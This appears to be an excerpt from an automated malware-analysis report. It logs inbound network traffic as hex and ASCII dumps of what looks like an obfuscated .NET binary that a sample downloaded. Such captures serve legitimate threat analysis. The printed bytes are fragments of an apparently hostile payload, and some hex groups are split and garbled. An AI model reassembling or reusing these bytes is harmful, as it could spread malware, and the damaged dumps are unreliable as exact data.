2022-01-06 20:04:22 UTC	6	IN	Data Raw: 06 06 16 3e 04 00 00 00 07 17 58 0b 16 13 07 16 13 08 38 77 01 00 00 11 08 09 5d 13 09 11 08 1a 5a 13 0a 11 09 1a 5a 13 07 03 11 07 19 58 91 1f 18 62 03 11 07 18 58 91 1f 10 62 60 03 11 07 17 58 91 1e 62 60 03 11 07 91 60 13 05 20 ff 00 00 00 13 0b 16 13 0c 11 08 07 17 59 40 49 00 00 00 06 16 3e 42 00 00 00 16 13 06 11 04 11 05 58 13 04 16 13 0d 38 23 00 00 00 11 0d 16 3e 06 00 00 00 11 06 1e 62 13 06 11 06 05 05 8e 69 17 11 0d 58 59 91 60 13 06 11 0d 17 58 13 0d 11 0d 06 3f d5 ff ff ff 38 2e 00 00 00 11 04 11 05 58 13 04 11 0a 13 07 05 11 07 19 58 91 1f 18 62 05 11 07 18 58 91 1f 10 62 60 05 11 07 17 58 91 1e 62 60 05 11 07 91 60 13 06 11 04 16 13 04 25 28 9f 00 00 06 58 13 04 11 08 07 17 59 40 50 00 00 00 06 16 3e 49 00 00 00 11 04 11 06 61 13 0e 16 13 Data Ascii: >X8w]ZZXbXb`Xb`` Y@I>BX8#>biXY`X?8.XXbXb`Xb``%(XY@P>Ia
2022-01-06 20:04:22 UTC	7	IN	Data Raw: 27 00 59 fe 0e 26 00 fe 0c 26 00 fe 0c 26 00 fe 0c 26 00 59 61 fe 0e 2b 00 fe 0c 28 00 fe 0c 28 00 1f 19 62 61 fe 0e 28 00 fe 0c 28 00 fe 0c 29 00 58 fe 0e 28 00 fe 0c 28 00 fe 0c 28 00 1d 62 61 fe 0e 28 00 fe 0c 28 00 fe 0c 2a 00 58 fe 0e 28 00 fe 0c 28 00 fe 0c 28 00 1f 0d 64 61 fe 0e 28 00 fe 0c 28 00 fe 0c 2b 00 58 fe 0e 28 00 fe 0c 29 00 1b 62 fe 0c 29 00 58 fe 0c 29 00 61 fe 0c 28 00 58 fe 0e 28 00 fe 0c 28 00 76 6c 6d 58 13 09 11 0e 11 07 17 59 40 53 00 00 00 11 06 16 3e 4b 00 00 00 11 09 11 0a 61 13 13 16 13 14 38 2e 00 00 00 11 14 16 3e 0c 00 00 00 11 10 1e 62 13 10 11 11 1e 58 13 11 11 08 11 0f 11 14 58 11 13 11 10 5f 11 11 1f 1f 5f 64 d2 9c 11 14 17 58 13 14 11 14 11 06 3f c9 ff ff ff 38 4d 00 00 00 11 09 11 0a 61 13 15 11 08 11 0f 11 15 20 ff Data Ascii: 'Y&&&&Ya+((ba(()X(((ba((*X((((da((+X()b)X)a(X((vlmXY@S>Ka8.>bXX__dX?8Ma
2022-01-06 20:04:22 UTC	8	IN	Data Raw: 09 7b 72 00 00 04 8e 69 1f 40 7f 6f 00 00 04 28 ae 00 00 06 26 16 2a 06 28 65 00 00 0a 18 5a 11 04 28 6b 00 00 0a 06 28 65 00 00 0a 19 5a 09 7b 72 00 00 04 8e 69 28 6c 00 00 0a 16 13 05 05 20 7d 1d ea 0c 40 0a 00 00 00 7e 5c 00 00 04 39 19 00 00 00 7e 4f 00 00 04 02 03 04 05 0e 04 0e 05 6f 2e 01 00 06 13 05 38 06 00 00 00 17 80 5c 00 00 04 11 05 2a 7e 4f 00 00 04 02 03 04 05 0e 04 0e 05 6f 2e 01 00 06 2a 00 00 00 0a 1b 2a 00 1b 30 02 00 12 00 00 00 00 00 0 0 00 17 28 2a 00 00 0a dd 06 00 00 00 26 dd 00 00 00 00 2a 00 00 01 10 00 00 00 00 00 00 0b 0b 00 06 0a 00 00 01 13 30 07 00 53 00 00 00 00 00 00 00 d0 51 00 00 01 28 23 00 00 0a 72 0a 0c 00 70 18 8d 24 00 00 01 25 16 d0 14 00 00 01 28 23 00 00 0a a2 25 17 d0 24 00 00 01 28 23 00 00 0a a2 28 6d 00 00 0a Data Ascii: {ri@o(&*(eZ(k(eZ{ri(l }@~\9~Oo.8*~Oo.**0(*&*0SQ(#rp$%(#%$(#(m
2022-01-06 20:04:22 UTC	10	IN	Data Raw: 00 67 34 00 00 7f 1e 00 00 01 2b 00 00 ac 1f 00 00 1b 3f 00 00 e2 49 00 00 84 29 00 00 8c 40 00 00 02 05 00 00 12 41 00 00 a1 01 00 00 85 47 00 00 83 18 00 00 38 34 00 00 dc 17 00 00 2a 2a 00 00 19 18 00 00 6f 3f 00 00 66 31 00 00 c8 58 00 00 72 4f 00 00 48 4a 00 00 45 38 00 00 7e 35 00 00 b5 29 00 00 f2 38 00 00 c2 11 00 00 2e 1a 00 00 3e 20 00 00 c0 30 00 00 2a 22 00 00 14 37 00 00 1d 3c 00 00 43 55 00 00 85 45 00 00 8c 13 00 00 c2 1e 00 00 b6 51 00 00 17 13 00 00 21 02 00 00 3d 05 00 00 df 43 00 00 8b 1d 00 00 8f 21 00 00 00 32 00 00 83 3c 00 00 01 46 00 00 54 54 00 00 1 1 10 00 00 e2 2a 00 00 f9 01 00 00 23 21 00 00 5d 14 00 00 42 17 00 00 5d 48 00 00 1d 12 00 00 62 25 00 00 95 20 00 00 3c 45 00 00 cb 27 00 00 3c 5b 00 00 f8 18 00 00 e4 54 00 00 08 57 Data Ascii: g4+?I)@AG84**o?f1XrOHJE8~5)8.> 0*"7<CUEQ!=C!2<FTT*#!]B]Hb% <E'<[TW
2022-01-06 20:04:22 UTC	11	IN	Data Raw: ec 37 00 00 bb 3e 00 00 91 44 00 00 3c 2e 00 00 a2 11 00 00 25 11 00 00 64 2a 00 00 68 2d 00 00 ce 52 00 00 28 5c 00 00 b4 13 00 00 bc 2f 00 00 2f 41 00 00 1a 57 00 00 d9 51 00 00 2e 1f 00 00 97 2e 00 00 01 4b 00 00 c5 17 00 00 04 21 00 00 c3 59 00 00 89 3e 00 00 67 1e 00 00 70 18 00 00 9c 38 00 00 c4 04 00 00 10 19 00 00 21 30 00 00 99 28 00 00 1c 27 00 00 c9 2f 00 00 35 55 00 00 af 02 00 00 ed 05 00 00 f8 12 00 00 f8 10 00 00 63 06 00 00 ad 09 00 00 ce 09 00 00 41 07 00 00 ff 14 00 00 58 12 00 00 55 35 00 00 5a 4f 00 00 e4 45 00 00 6c 1d 00 00 e9 06 00 00 ba 47 00 00 59 2e 00 00 ff 23 00 00 33 44 00 00 aa 56 00 00 84 2f 00 00 18 1f 00 00 57 18 00 00 15 1d 00 00 f1 21 00 00 9c 29 00 00 57 2f 00 00 f6 41 00 00 2f 4a 00 00 fa 30 00 00 d7 22 00 00 7b 5a 00 Data Ascii: 7>D<.%d*h-R(\/AWQ..K!Y>gp8!0('/5UcAXU5ZOElGY.#3DV/W!)W/A/J0"{Z
2022-01-06 20:04:22 UTC	12	IN	Data Raw: 28 70 00 00 0a 28 fc 00 00 06 13 62 20 0d 02 00 00 38 1c f1 ff ff fe 0c 16 00 20 18 00 00 00 20 b1 00 00 00 20 3b 00 00 00 59 9c 20 c9 01 00 00 28 1d 01 00 06 39 f8 f0 ff ff 26 20 b6 01 00 00 38 ed f0 ff ff fe 0c 16 00 20 01 00 00 00 fe 0c 6e 00 9c 20 22 01 00 00 28 1d 01 00 06 3a d0 f0 ff ff 26 20 ff 01 00 00 38 c5 f0 ff ff 38 7d 52 00 00 20 ef 00 00 00 28 1c 01 00 06 39 b1 f0 ff ff 26 20 bb 01 00 00 38 a6 f0 ff ff fe 0c 16 00 20 11 00 00 00 20 e9 00 00 00 20 4d 00 00 00 59 9c 20 1b 02 00 00 38 87 f0 ff ff fe 0c 2f 00 20 01 00 00 00 20 16 00 00 00 20 4c 00 00 00 58 9c 20 94 01 00 00 38 68 f0 ff ff fe 0c 16 00 20 07 00 00 00 20 7b 00 00 00 20 25 00 00 00 59 9c 20 70 02 00 00 38 49 f0 ff ff 11 19 28 f9 00 00 06 20 a7 02 00 00 38 38 f0 ff ff 11 3b 1b 11 3e Data Ascii: (p(b 8 ;Y (9& 8 n "(:& 88}R (9& 8 MY 8/ LX 8h { %Y p8I(88;>
2022-01-06 20:04:22 UTC	14	IN	Data Raw: eb ff ff 38 71 08 00 00 20 0c 01 00 00 38 c7 eb ff ff 20 45 00 00 00 20 4d 00 00 00 58 fe 0e 5f 00 20 34 00 00 00 28 1c 01 00 06 39 a9 eb ff ff 26 20 1b 01 00 00 38 9e eb ff ff 11 3b 28 e9 00 00 06 20 7c 00 00 00 28 1d 01 00 06 3a 88 eb ff ff 26 20 a6 00 00 00 38 7d eb ff ff 11 05 1d 1f 64 9c 20 bc 00 00 00 38 6d eb ff ff fe 0c 16 00 20 0f 00 00 00 20 7c 00 00 00 20 73 00 00 00 58 9c 20 d2 00 00 00 38 4e eb ff ff fe 0c 2f 00 20 03 00 00 00 fe 0c 5f 00 9c 20 93 01 00 00 38 36 eb ff ff 7e 0a 00 00 0a 11 2b 8e 69 20 00 10 00 00 1f 40 28 1a 01 00 06 13 44 20 d9 00 00 00 fe 0e 4e 00 38 0d eb ff ff fe 0c 16 0 0 20 19 00 00 00 fe 0c 6e 00 9c 20 90 00 00 00 38 f9 ea ff ff fe 0c 16 00 20 05 00 00 00 20 b5 00 00 00 20 3c 00 00 00 59 9c 20 80 00 00 00 38 da ea ff ff Data Ascii: 8q 8 E MX_ 4(9& 8;(|(:& 8}d 8m | sX 8N/ _ 86~+i @(D N8 n 8 <Y 8
2022-01-06 20:04:22 UTC	15	IN	Data Raw: 00 00 38 d6 fc ff ff 11 1d 7f 67 00 00 04 28 74 00 00 0a 28 15 01 00 06 16 1e 28 f5 00 00 06 20 0a 00 00 00 38 b4 fc ff ff 11 04 6f 72 00 00 0a 6f 75 00 00 0a 72 ae 0c 00 70 28 da 00 00 06 3a 42 fd ff ff 20 09 00 00 00 28 1c 01 00 06 3a 8a fc ff ff 26 20 02 00 00 00 38 7f fc ff ff 38 d0 fc ff ff 20 0b 00 00 00 28 1c 01 00 06 3a 6b fc ff ff 26 20 09 00 00 00 38 60 fc ff ff 11 1d 16 6a 28 e6 00 00 06 20 03 00 00 00 38 4d fc ff ff 11 1d 28 f8 00 00 06 20 02 00 00 00 38 3c fc ff ff 16 13 0f 20 06 00 00 00 38 2f fc ff ff 11 1d 28 f7 00 00 06 13 6a 20 0d 00 00 00 38 1c fc ff ff 73 76 00 00 0a 13 1d 20 12 00 00 00 fe 0e 02 00 38 03 fc ff ff dd 7d 11 00 00 26 20 00 00 00 00 00 28 1d 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 00 38 04 00 00 00 fe 0c 01 00 45 01 00 00 00 Data Ascii: 8g(t((8orourp(:B (:& 88 (:k& 8`j(8M(8< 8/(j 8sv 8}& (:& 8E

Timestamp	kBytes transferred	Direction	Data
2022-01-06 20:04:22 UTC	16	IN	Data Raw: ff ff fe 0c 16 00 20 14 00 00 00 20 92 00 00 00 20 30 00 00 00 59 9c 20 c6 01 00 00 38 06 e1 ff ff fe 0c 2f 00 20 07 00 00 00 fe 0c 5f 00 9c 20 b5 01 00 00 38 ee e0 ff ff fe 0c 16 00 20 0b 00 00 00 20 0f 00 00 00 20 74 00 00 00 58 9c 20 8d 00 00 00 28 1c 01 00 06 39 ca e0 ff ff 26 20 a0 00 00 00 38 bf e0 ff ff 20 47 00 00 00 20 42 00 00 00 59 fe 0e 6e 00 20 46 01 00 00 28 1c 01 00 06 3a a1 e0 ff ff 26 20 64 00 00 00 38 96 e0 ff ff 11 19 28 f1 00 00 06 26 20 30 00 00 00 28 1d 01 00 06 39 7f e0 ff ff 26 20 1e 00 00 00 38 74 e0 ff ff fe 0c 2f 00 20 05 00 00 00 fe 0c 5f 00 9c 20 5c 01 00 00 28 1c 01 00 06 39 57 e0 ff ff 26 20 77 01 00 00 38 4c e0 ff ff fe 0c 16 00 20 00 00 00 00 20 bf 00 00 00 20 3f 00 00 00 59 9c 20 57 01 00 00 28 1c 01 00 06 3a 28 e0 ff ff Data Ascii: 0Y 8/ _ 8 tX (9& 8 G BYn F(:& d8(& 0(9& 8t/ _ \(9W& w8L ?Y W(:(
2022-01-06 20:04:22 UTC	18	IN	Data Raw: ca db ff ff 12 5a e0 73 73 00 00 0a 16 16 6a 28 c8 00 00 06 20 1e 00 00 00 28 1c 01 00 06 3a ab db ff ff 26 20 1b 00 00 00 38 a0 db ff ff 20 30 00 00 00 20 26 00 00 00 58 fe 0e 6e 00 20 7e 01 00 00 28 1d 01 00 06 3a 82 db ff ff 26 20 39 02 00 00 38 77 db ff ff 11 3e 8e 39 9c 06 00 00 20 09 00 00 00 38 65 db ff ff 38 69 22 00 00 20 98 00 00 00 38 56 db ff ff 20 9a 00 00 00 20 33 00 00 00 59 fe 0e 6e 00 20 ac 00 00 00 38 3d db ff ff 11 05 1c 1f 2e 9c 20 36 02 00 00 28 1d 01 00 06 3a 28 db ff ff 26 20 82 02 00 00 38 1d db ff ff d0 29 00 00 02 28 01 01 00 06 6f 24 00 00 0a 28 0c 01 00 06 28 10 01 00 06 8e 69 18 40 56 e9 ff ff 20 80 01 00 00 28 1c 01 00 06 3a ed da ff ff 26 20 02 00 00 00 38 e2 da ff ff 11 70 8e 69 39 38 3c 00 00 20 63 02 00 00 28 1d 01 00 06 Data Ascii: Zssj((:& 8 0 &Xn ~(:& 98w>9 8e8i" 8V 3Yn 8=. 6(:(& 8)(o$((i@V (:& 8pi98< c(
2022-01-06 20:04:22 UTC	19	IN	Data Raw: 28 1d 01 00 06 39 6b d6 ff ff 26 20 03 01 00 00 38 60 d6 ff ff 7e 47 00 00 04 28 ed 00 00 06 16 9a 28 ee 00 00 06 13 33 20 a2 01 00 00 28 1c 01 00 06 3a 3e d6 ff ff 26 20 77 01 00 00 38 33 d6 ff ff 11 3e 16 11 3e 8e 69 28 ec 00 00 06 20 d7 00 00 00 38 1d d6 ff ff 11 5d 18 1f 74 9c 20 0b 00 00 00 28 1d 01 00 06 3a 08 d6 ff ff 26 20 62 01 00 00 38 fd d5 ff ff fe 0c 16 00 20 06 00 00 00 fe 0c 6e 00 9c 20 47 02 00 00 38 e5 d5 ff ff fe 0c 16 00 20 14 00 00 00 fe 0c 6e 00 9c 20 48 00 00 00 28 1c 01 00 06 39 c8 d5 ff ff 26 20 55 02 00 00 38 bd d5 ff ff 11 0a 13 2c 20 78 01 00 00 28 1d 01 00 06 3a aa d5 ff ff 26 20 22 02 00 00 38 9f d5 ff ff fe 0c 2f 00 20 0c 00 00 00 fe 0c 5f 00 9c 20 4a 00 00 00 28 1c 01 00 06 3a 82 d5 ff ff 26 20 35 00 00 00 38 77 d5 ff ff 20 Data Ascii: (9k& 8`~G((3 (:>& w83>>i(8]t (:& b8 n G8 n H(9& U8, x(:& "8/ _ J(:& 58w
2022-01-06 20:04:22 UTC	20	IN	Data Raw: 00 20 64 00 00 00 20 01 00 00 00 58 9c 20 a3 00 00 00 28 1c 01 00 06 39 00 d1 ff ff 26 20 bf 00 00 00 38 f5 d0 ff ff 20 d1 00 00 00 20 27 00 00 00 58 fe 0e 6e 00 20 29 00 00 00 38 dc d0 ff ff fe 0c 16 00 20 0f 00 00 00 20 5e 00 00 00 20 6c 00 00 00 58 9c 20 57 00 00 00 38 bd d0 ff ff 7e 5b 00 00 04 3a f2 dd ff ff 20 92 00 00 00 38 a9 d0 ff ff fe 0c 16 00 20 14 00 00 00 fe 0c 6e 00 9c 20 40 01 00 00 38 91 d0 ff ff fe 0c 16 00 20 10 00 00 00 20 61 00 00 00 20 3a 00 00 00 59 9c 20 ee 00 00 00 38 72 d0 ff ff fe 0c 16 00 20 16 00 00 00 20 60 00 00 00 20 78 00 00 00 58 9c 20 cc 01 00 00 28 1c 01 00 06 39 4e d0 ff ff 26 20 21 02 00 00 38 43 d0 ff ff 11 05 1b 1f 6a 9c 20 99 00 00 00 fe 0e 4e 00 38 2b d0 ff ff 20 65 00 00 00 20 2a 00 00 00 58 fe 0e 6e 00 20 ec 00 Data Ascii: d X (9& 8 'Xn)8 ^ lX W8~[: 8 n @8 a :Y 8r ` xX (9N& !8Cj N8+ e *Xn
2022-01-06 20:04:22 UTC	22	IN	Data Raw: 00 00 0a 28 09 01 00 06 13 4c 20 de 01 00 00 38 af cb ff ff 20 7c 00 00 00 20 00 00 00 00 00 58 fe 0e 5f 00 20 b0 01 00 00 38 96 cb ff ff 20 76 00 00 00 20 31 00 00 00 58 fe 0e 6e 00 20 40 00 00 00 38 7d cb ff ff fe 0c 16 00 20 16 00 00 00 fe 0c 6e 00 9c 20 fa 01 00 00 38 65 cb ff ff 11 19 11 1c 28 e8 00 00 06 13 74 20 62 00 00 00 28 1d 01 00 06 3a 4b cb ff ff 26 20 a8 00 00 00 38 40 cb ff ff 38 55 0d 00 00 20 3f 01 00 00 28 1d 01 00 06 39 2c cb ff ff 26 20 fe 00 00 00 38 21 cb ff ff 11 58 28 ff 00 00 06 26 20 e1 01 00 00 38 0f cb ff ff fe 0c 16 00 20 1d 00 00 00 fe 0c 6e 00 9c 20 18 00 00 00 38 f7 ca ff f f 11 2e 17 58 13 2e 20 ff 00 00 00 38 e7 ca ff ff fe 0c 2f 00 20 0b 00 00 00 fe 0c 5f 00 9c 20 42 01 00 00 38 cf ca ff ff 1f 09 13 14 20 6a 02 00 00 fe 0e Data Ascii: (L 8 | X_ 8 v 1Xn @8} n 8e(t b(:K& 8@8U ?(9,& 8!X(& 8 n 8.X. 8/ _ B8 j
2022-01-06 20:04:22 UTC	23	IN	Data Raw: 9c 20 32 01 00 00 28 1d 01 00 06 39 5a c6 ff ff 26 20 d0 00 00 00 38 4f c6 ff ff 38 a4 d4 ff ff 20 9c 00 00 00 28 1c 01 00 06 39 3b c6 ff ff 26 20 21 01 00 00 38 30 c6 ff ff 17 8d 16 00 00 01 16 1e 28 c9 00 00 06 17 28 ca 00 00 06 20 be 01 00 00 38 13 c6 ff ff fe 0c 16 00 20 0f 00 00 00 20 21 00 00 00 20 78 00 00 00 58 9c 20 6c 00 00 00 38 f4 c5 ff ff 11 69 11 3c 1b 58 11 62 1b 91 9c 20 0b 02 00 00 38 df c5 ff ff fe 0c 16 00 20 1f 00 00 00 fe 0c 6e 00 9c 20 ac 01 00 00 38 c7 c5 ff ff 20 38 00 00 00 20 08 00 00 00 58 fe 0e 6e 00 20 19 00 00 00 38 ae c5 ff ff 28 cb 00 00 06 20 48 01 00 00 28 1c 01 00 06 3a 9a c5 ff ff 26 20 f6 00 00 00 38 8f c5 ff ff 16 13 54 20 3f 00 00 00 38 82 c5 ff ff fe 0c 2f 00 20 05 00 00 00 fe 0c 5f 00 9c 20 31 02 00 00 38 6a c5 ff Data Ascii: 2(9Z& 8O8 (9;& !80((8 ! xX l8i<Xb 8 n 8 8 Xn 8(H(:& 8T ?8/ _ 18j
2022-01-06 20:04:22 UTC	24	IN	Data Raw: 16 00 20 07 00 00 00 20 ae 00 00 00 20 3a 00 00 00 59 9c 20 c5 01 00 00 38 f4 c0 ff ff 11 30 1e 58 13 30 20 97 01 00 00 38 e4 c0 ff ff 12 5a e0 73 73 00 00 0a 16 28 c3 00 00 06 26 20 58 00 00 00 28 1d 01 00 06 3a c6 c0 ff ff 26 20 d8 00 00 00 38 bb c0 ff ff 11 19 28 f1 00 00 06 13 1c 20 1f 00 00 00 38 a8 c0 ff ff fe 0c 16 00 20 1d 00 00 00 20 cd 00 00 00 20 44 00 00 00 59 9c 20 f1 00 00 00 28 1d 01 00 06 3a 84 c0 ff ff 26 20 98 02 00 00 38 79 c0 ff ff fe 0c 16 00 20 1e 00 00 00 fe 0c 6e 00 9c 20 37 00 00 00 38 61 c0 ff ff 11 19 28 f1 00 00 06 13 06 20 8a 00 00 00 38 4e c0 ff ff 11 19 28 f1 00 00 06 11 57 59 13 13 20 9b 01 00 00 38 38 c0 ff ff 20 dc 00 00 00 20 49 00 00 00 59 fe 0e 6e 00 20 d0 01 00 00 28 1d 01 00 06 3a 1a c0 ff ff 26 20 4d 02 00 00 38 0f Data Ascii: :Y 80X0 8Zss(& X(:& 8(8 DY (:& 8y n 78a(8N(WY 88 IYn (:& M8
2022-01-06 20:04:22 UTC	26	IN	Data Raw: 00 00 15 01 00 00 e5 00 00 00 49 00 00 00 1f 00 00 00 38 b8 00 00 00 11 0e 28 e2 00 00 06 3a ac 00 00 00 20 06 00 00 00 fe 0e 1b 00 38 b0 ff ff ff 11 4c 11 22 28 ce 00 00 06 13 33 12 33 28 74 00 00 0a 11 22 28 0b 01 00 06 6a 58 3e c6 ff ff ff 20 04 00 00 00 38 8a ff ff ff 28 d1 00 00 06 20 07 00 00 00 38 7b ff ff ff d0 29 00 00 02 28 01 01 00 06 6f 24 00 00 0a 28 0c 01 00 06 14 28 0d 01 00 06 3a d2 ff ff ff 20 01 00 00 00 28 1d 01 00 06 39 4d ff ff ff 26 20 00 00 00 00 38 42 ff ff ff 11 22 28 d8 00 00 06 11 24 28 da 00 00 06 39 61 ff ff ff 20 05 00 00 00 38 25 ff ff ff 38 52 ff ff ff 20 08 00 00 00 38 16 ff ff ff 11 0e 28 d7 00 00 06 74 53 00 00 00 01 13 22 20 02 00 00 00 28 1d 01 00 06 39 f9 fe ff ff 26 20 01 00 00 00 38 ee fe ff ff dd 35 dd ff ff 20 03 00 Data Ascii: I8(: 8L"(33(t"(jX> 8(8{)(o$((: (9M& 8B"($(9a 8%8R 8(tS" (9& 85
2022-01-06 20:04:22 UTC	27	IN	Data Raw: 00 fe 0e 4e 00 38 51 b6 ff ff 28 d2 00 00 06 1a 40 1f 05 00 00 20 a8 00 00 00 28 1d 01 00 06 3a 3b b6 ff ff 26 20 aa 01 00 00 38 30 b6 ff ff fe 0c 16 00 20 08 00 00 00 20 45 00 00 00 20 47 00 00 00 58 9c 20 a6 02 00 00 fe 0e 4e 00 38 09 b6 ff ff 20 97 00 00 00 20 32 00 00 00 59 fe 0e 6e 00 20 72 00 00 00 38 f4 b5 ff ff fe 0c 16 00 20 02 00 00 00 fe 0c 6e 00 9c 20 64 02 00 00 38 dc b5 ff ff 11 39 11 06 3f 21 e9 ff ff 20 34 00 00 00 38 c9 b5 ff ff 38 f1 e0 ff ff 20 3f 02 00 00 38 ba b5 ff ff 11 56 1e 62 13 56 20 79 01 00 00 28 1d 01 00 06 3a a5 b5 ff ff 26 20 0e 02 00 00 38 9a b5 ff ff fe 0c 16 00 20 13 00 00 00 fe 0c 6e 00 9c 20 5b 00 00 00 fe 0e 4e 00 38 7a b5 ff ff 72 0a 0d 00 70 16 28 d3 00 00 06 14 28 d4 00 00 06 39 82 c5 ff ff 20 10 00 00 00 28 1d 01 Data Ascii: N8Q(@ (:;& 80 E GX N8 2Yn r8 n d89?! 488 ?8VbV y(:& 8 n [N8zrp((9 (
2022-01-06 20:04:22 UTC	28	IN	Data Raw: 4e 00 38 fb b0 ff ff 12 5a e0 73 73 00 00 0a 16 28 c5 00 00 06 26 20 f6 01 00 00 28 1d 01 00 06 3a e1 b0 ff ff 26 20 99 02 00 00 38 d6 b0 ff ff 11 28 11 51 11 36 20 ff 00 00 00 5f d2 9c 20 3a 00 00 00 fe 0e 4e 00 38 b6 b0 ff ff 14 13 62 20 5f 02 00 00 38 ad b0 ff ff fe 0c 2f 00 20 04 00 00 00 20 5d 00 00 00 20 33 00 00 00 58 9c 20 51 01 00 00 38 8e b0 ff ff fe 0c 2f 00 20 0d 00 00 00 20 d2 00 00 00 20 46 00 00 00 59 9c 20 f1 00 00 00 28 1d 01 00 06 39 6a b0 ff ff 26 20 ae 00 00 00 38 5f b0 ff ff 20 35 00 00 00 20 14 00 00 00 58 fe 0e 6e 00 20 e8 01 00 00 38 46 b0 ff ff 28 d1 00 00 06 20 97 00 00 00 28 1c 01 00 06 39 32 b0 ff ff 26 20 a4 00 00 00 38 27 b0 ff ff fe 0c 16 00 20 1b 00 00 00 fe 0c 6e 00 9c 20 25 02 00 00 38 0f b0 ff ff fe 0c 16 00 20 15 00 00 Data Ascii: N8Zss(& (:& 8(Q6 _ :N8b _8/] 3X Q8/ FY (9j& 8_ 5 Xn 8F((92& 8' n %8

Timestamp	kBytes transferred	Direction	Data
2022-01-06 20:04:22 UTC	30	IN	Data Raw: 85 01 00 00 38 a4 ab ff ff 20 84 00 00 00 20 53 00 00 00 59 fe 0e 6e 00 20 71 01 00 00 38 8b ab ff ff 12 5e 16 7d 71 00 00 04 20 76 00 00 00 28 1c 01 00 06 3a 74 ab ff ff 26 20 03 00 00 00 38 69 ab ff ff 38 cf 07 00 00 20 4c 01 00 00 38 5a ab ff ff 11 69 11 14 18 58 11 62 18 91 9c 20 aa 02 00 00 38 45 ab ff ff 20 18 00 00 00 20 67 00 00 00 58 fe 0e 6e 00 20 74 00 00 00 28 1d 01 00 06 3a 27 ab ff ff 26 20 66 02 00 00 38 1c ab ff ff 20 f7 00 00 00 20 52 00 00 00 59 fe 0e 6e 00 20 77 02 00 00 38 03 ab ff ff fe 0c 2f 00 20 05 00 00 00 fe 0c 5f 00 9c 20 46 02 00 00 38 eb aa ff ff 20 d7 00 00 00 20 47 00 00 00 59 fe 0e 6e 00 20 96 01 00 00 28 1d 01 00 06 39 cd aa ff ff 26 20 1a 01 00 00 38 c2 aa ff ff fe 0c 16 00 20 07 00 00 00 20 4d 00 00 00 20 0e 00 00 00 58 Data Ascii: 8 SYn q8^}q v(:t& 8i8 L8ZiXb 8E gXn t(:'& f8 RYn w8/ _ F8 GYn (9& 8 M X
2022-01-06 20:04:22 UTC	31	IN	Data Raw: ff ff 26 20 cb 01 00 00 38 47 a6 ff ff fe 0c 16 00 20 06 00 00 00 fe 0c 6e 00 9c 20 27 01 00 00 28 1c 01 00 06 3a 2a a6 ff ff 26 20 1c 00 00 00 38 1f a6 ff ff 20 a2 00 00 00 20 36 00 00 00 59 fe 0e 5f 00 20 6b 00 00 00 38 06 a6 ff ff 11 69 11 14 18 58 11 3d 18 91 9c 20 25 01 00 00 38 f1 a5 ff ff fe 0c 16 00 20 10 00 00 00 fe 0c 6e 00 9c 20 4d 01 00 00 38 d9 a5 ff ff fe 0c 16 00 20 1a 00 00 00 20 f5 00 00 00 20 51 00 00 00 59 9c 20 f6 00 00 00 fe 0e 4e 00 38 b2 a5 ff ff fe 0c 16 00 20 19 00 00 00 fe 0c 6e 00 9c 20 30 01 00 00 38 9e a5 ff ff 7e 47 00 00 04 28 ef 00 00 06 28 f0 00 00 06 39 38 b7 ff ff 20 68 00 00 00 38 80 a5 ff ff 1f 1e 8d 16 00 00 01 25 d0 0a 01 00 04 28 19 01 00 06 13 2b 20 3a 00 00 00 28 1d 01 00 06 3a 5d a5 ff ff 26 20 c2 00 00 00 38 52 Data Ascii: & 8G n '(:*& 8 6Y_ k8iX= %8 n M8 QY N8 n 08~G((98 h8%(+ :(:]& 8R
2022-01-06 20:04:22 UTC	32	IN	Data Raw: 28 1c 01 00 06 3a e1 a1 ff ff 26 20 43 01 00 00 38 d6 a1 ff ff 20 29 00 00 00 20 1d 00 00 00 58 fe 0e 6e 00 20 01 02 00 00 38 bd a1 ff ff 1f 12 13 3c 20 53 00 00 00 28 1d 01 00 06 39 aa a1 ff ff 26 20 06 00 00 00 38 9f a1 ff ff 38 17 cd ff ff 20 45 01 00 00 28 1c 01 00 06 39 8b a1 ff ff 26 20 69 01 00 00 38 80 a1 ff ff fe 0c 16 00 20 10 00 00 00 fe 0c 6e 00 9c 20 0f 01 00 00 38 68 a1 ff ff fe 0c 16 00 20 1b 00 00 00 20 63 00 00 00 20 6b 00 00 00 58 9c 20 10 00 00 00 28 1d 01 00 06 3a 44 a1 ff ff 26 20 9a 02 00 00 38 39 a1 ff ff 20 92 00 00 00 20 30 00 00 00 59 fe 0e 6e 00 20 b3 00 00 00 28 1c 01 00 06 3a 1b a1 ff ff 26 20 5d 00 00 00 38 10 a1 ff ff 20 7b 00 00 00 20 5a 00 00 00 58 fe 0e 5f 00 20 0a 02 00 00 38 f7 a0 ff ff 20 19 00 00 00 20 66 00 00 00 58 Data Ascii: (:& C8) Xn 8< S(9& 88 E(9& i8 n 8h c kX (:D& 89 0Yn (:&]8 { ZX_ 8 fX
2022-01-06 20:04:22 UTC	33	IN	Data Raw: 8e 9c ff ff 26 20 33 00 00 00 38 83 9c ff ff 20 d1 00 00 00 20 68 00 00 00 59 fe 0e 6e 00 20 5a 02 00 00 38 6a 9c ff ff fe 0c 16 00 20 1b 00 00 00 fe 0c 6e 00 9c 20 5f 00 00 00 28 1d 01 00 06 3a 4d 9c ff ff 26 20 37 01 00 00 38 42 9c ff ff fe 0c 2f 00 20 0c 00 00 00 20 f3 00 00 00 20 51 00 00 00 59 9c 20 92 02 00 00 38 23 9c ff ff fe 0c 2f 00 20 0f 00 00 00 20 12 00 00 00 20 32 00 00 00 58 9c 20 67 00 00 00 28 1c 01 00 06 39 ff 9b ff ff 26 20 4a 01 00 00 38 f4 9b ff ff fe 0c 2f 00 20 03 00 00 00 fe 0c 5f 00 9c 20 6d 02 00 00 38 dc 9b ff ff fe 0c 16 00 20 05 00 00 00 20 fc 00 00 00 20 54 00 00 00 59 9c 20 77 00 00 00 28 1d 01 00 06 3a b8 9b ff ff 26 20 c6 00 00 00 38 ad 9b ff ff 28 d2 00 00 06 1a 3b 22 f6 ff ff 20 5c 00 00 00 28 1d 01 00 06 3a 93 9b ff ff Data Ascii: & 38 hYn Z8j n _(:M& 78B/ QY 8#/ 2X g(9& J8/ _ m8 TY w(:& 8(;" \(:
